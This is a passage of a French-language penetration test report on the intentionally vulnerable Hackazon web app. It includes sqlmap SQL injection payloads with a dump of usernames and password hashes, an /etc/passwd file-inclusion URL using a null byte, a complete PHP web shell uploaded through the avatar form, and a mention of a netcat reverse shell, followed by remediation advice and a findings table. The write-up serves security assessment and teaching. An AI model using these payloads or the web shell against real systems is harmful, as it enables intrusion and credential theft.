want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=2' AND 1719=1719-- yAxG

  Type: stacked queries
  Title: MySQL >= 5.0.12 stacked queries (comment)
  Payload: id=2';SELECT SLEEP(5)#

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=2' AND (SELECT 6164 FROM (SELECT(SLEEP(5)))gbLu)-- DcGc

  Type: UNION query
  Title: Generic UNION query (NULL) - 27 columns
  Payload: id=-2883' UNION ALL SELECT
CONCAT(0x716a716a71,0x6f426e47414b48644756716c794462786f504a78464f624e524a5
062586b4f614d426c4144434652,0x717a707171),NULL,NULL,NULL,NULL,NULL,NULL,NUL
L,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NUL
L,NULL,NULL,NULL,NULL-- -
---
[02:32:21] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.6.40, PHP
back-end DBMS: MySQL >= 5.0.12
[02:32:21] [INFO] fetching entries of column(s) 'password,username' for
table 'tbl_users' in database 'hackazon'
[02:32:22] [WARNING] reflective value(s) found and filtering out
[02:32:23] [INFO] retrieved:
'7d4a69db92c867d9b0060653c44733bf:108853d9fae39d4bb','test_user'
[02:32:24] [INFO] retrieved:
'dbcc4ed6943bf62bb67170742cf1aefa:146859157968e8b5062bf10','admin'
[02:32:24] [INFO] retrieved:
'4d1734dc3097b5c1683d70d39e4df7fa:46844494268e8b51f6f42f','jdoe'
[02:32:24] [INFO] retrieved:
'766d4b0b1e8647a9cff98506bc4fa1bf:59652974868e8b53b41df9','guest'
[02:32:25] [INFO] retrieved:
'0825175d340512aa53c657be2dd1cb46:164227316068e8b53e7ee62','D0R3TDEPLATINEE
'
[02:32:25] [INFO] retrieved:
'3ad16bac3b75e20a984a4b671a6d4c8a:60999490468e8b54fc7f21','BENPI'
[02:32:26] [INFO] retrieved:
'dbbfdb295b80f0bc8178779d421899ce:59576059068e8b5739f741','a.landais'
Database: hackazon
Table: tbl_users
[7 entries]
+-----+-----+
--+
| username          | password
|
+-----+-----+
--+
```

```

| test_user      | 7d4a69db92c867d9b0060653c44733bf:108853d9fae39d4bb
|
| admin          |
dbcc4ed6943bf62bb67170742cf1aefa:146859157968e8b5062bf10 |
| jdoe           | 4d1734dc3097b5c1683d70d39e4df7fa:46844494268e8b51f6f42f
|
| guest          | 766d4b0b1e8647a9cff98506bc4fa1bf:59652974868e8b53b41df9
|
| D0R3TDEPLATINEE |
0825175d340512aa53c657be2dd1cb46:164227316068e8b53e7ee62 |
| BENPI          | 3ad16bac3b75e20a984a4b671a6d4c8a:60999490468e8b54fc7f21
|
| a.landais      | dbbfdb295b80f0bc8178779d421899ce:59576059068e8b5739f741
|
+-----+-----+
--+
```

```


[02:32:32] [INFO] table 'hackazon.tbl_users' dumped to CSV file
'/root/.local/share/sqlmap/output/hackazon.trackflaw.com/dump/hackazon/tbl_
users.csv'
[02:32:32] [WARNING] HTTP error codes detected during run:
503 (Service Unavailable) - 1 times, 502 (Bad Gateway) - 34 times
[02:32:32] [INFO] fetched data logged to text files under
'/root/.local/share/sqlmap/output/hackazon.trackflaw.com'

[*] ending @ 02:32:32 /2025-10-18/
```


ici la vulnérabilité est critique car un user qui n'est même pas connecté peut avoir le hash des users critiques comme l'admin et listez tout les users

Injection de commande

sur la page




on peut voir dans l'url un **terms.html** si on remplace ce dernier par une commande avec un point virgule au début



on peut injecter des commandes


LF1









Le paramètre **page** utilisé dans l'URL suivante : **https://hackazon.trackflaw.com/account/help_articles?page=/etc/passwd%00**

permet à un utilisateur non autorisé de forcer l'application à inclure un **fichier système local** (`/etc/passwd`) dans la page web.


On met le caractère `%00` (null byte) pour faire une **troncation d'extension** (ex : `.php`).

 **Recommandations de remédiation :**

1.  **Ne jamais inclure des chemins ou noms de fichiers fournis directement par l'utilisateur.**
2.  Utiliser une **liste blanche** des fichiers accessibles (`faq.html`, `help1.html`, etc.).
3.  Empêcher la navigation vers des chemins système :
 - Bloquer les séquences comme `../`, `/etc/`, `%00`, `..%2F`, etc.
 - Vérifier le chemin résolu avec `realpath()` pour s'assurer qu'il reste dans un répertoire autorisé.
4.  Empêcher les extensions automatiques ou inclure uniquement des fichiers statiques HTML dans un répertoire verrouillé.
5.  Configurer le serveur web pour qu'il **n'affiche jamais le contenu de fichiers système** (restrictions d'accès via Nginx/Apache).
6.  Mettre en place des **journaux d'audit** pour détecter toute tentative d'accès à des fichiers non autorisés.

Depot de fichier

En allant sur la page profile pour éditer on a la possibilité d'upload une image



The screenshot shows a web browser at the URL `https://hackazon.trackflaw.com/account/profile/edit`. The page has a header with the 'HACKAZON' logo and navigation links like 'FAQ', 'Contact Us', 'Wish List', 'Your account', and 'Logout'. Below the header is a search bar. The main content area is titled 'Edit Profile' and includes a breadcrumb trail 'Home / My Account / Edit Profile'. There are three input fields: 'name' with the value 'ryan', 'last name' with the value 'rais', and 'Phone'. Below these fields is a checkbox labeled 'Remove photo' and a blue button labeled 'Select avatar image'.

seulement il n'y a pas de fonctionnalité de check de type de fichiers on peut donc lui soumettre un shell php sans problèmes comme celui ci


```
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
```

```


    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
</pre>
</body>
<script>document.getElementById("cmd").focus();</script>
</html>

```

apres l'upload en inspectant l'élément de notre image on voit le chemi ici **/user_pictures/ae/zebi.php**




On peut par la suite via notre shell y mettre des commandes :



on peut meme y mettre un reverse shell grace a netcat pour avoir un accès complet avec l'user **www-data**

Redirection Libre





Please login

[Home](#) / [Login](#)


✓

✓

[Sign In](#) Or login via  

[Forgot your password?](#) [New user?](#)

dés qu'on se connecte :



2. Configuration et mécanismes de déploiement

- Présence d'un fichier `.env` accessible précédemment (corrigé)
- Script de debug `phpinfo.php` laissé temporairement – à supprimer

3. Gestion des identités

- Inscription ouverte sans captcha ni email de validation
- Gestion des rôles peu granulaire (admin/user)

4. Authentification

- Formulaire de login vulnérable au bruteforce
- Pas d'authentification multi-facteurs (2FA)

5. Autorisations

- Fonctionnalités admin accessibles à un utilisateur authentifié non privilégié
- Pas de vérification côté serveur sur certaines actions critiques

6. Gestion des sessions

- Cookies sans attribut `HttpOnly` ni `Secure`
- Session persiste après déconnexion (Jeton non invalidé)

7. Validation des entrées utilisateurs

- Failles de type XSS stocké sur le champ "biographie"
- Absence de filtrage serveur – validation uniquement côté client

8. Gestion des erreurs

- Messages d'erreur trop verbeux ("`SQL syntax error near...`")
- Stack trace exposée via une mauvaise gestion des exceptions

9. Cryptographie

- Stockage des mots de passe : bcrypt utilisé – conforme
- Aucune clé d'API dans le front, bon point

10. Processus métier

- Paiement fictif pas implémenté (si applicable)
- Étapes de validation non protégées (workflow contournable)

11. Côté client

- JS minifié mais pas obfusqué
- Accès possible à des fonctionnalités via manipulation DOM

5. ANNEXE

5.1 PRÉSENTATION DE LA DÉMARCHE

L'évaluation a été réalisée selon une méthode basée sur les standards suivants :

- **OWASP Top 10 – 2021**
- **CIS Benchmarks**
- **ANSSI – Guide d'hygiène informatique**

Type de test : **boîte noire + grise**

Outils utilisés : Nmap, Nikto, Burp Suite, OWASP ZAP, sqlmap, ffuf

5.2 PRÉSENTATION DES RÉSULTATS

Vulnérabilité	Gravité	Référentiel OWASP	Statut
SQLi	Critique	A1: Injection	Confirmée
XSS	Moyenne	A7: XSS	Confirmée
Mauvaise config TLS	Faible	A6: Security Misconf	Observée

5.3 TERMINOLOGIE DES RISQUES

- **Critique** : Exploitation immédiate avec fort impact (accès admin, base de données compromise)
- **Moyenne** : Risque modéré, nécessite combinaison ou conditions particulières
- **Faible** : Failles de configuration ou de bonnes pratiques

Fait par :
Équipe Audit Sécurité – [Nom de l'entreprise / Hackathon Team]
Date : [JJ/MM/AAAA]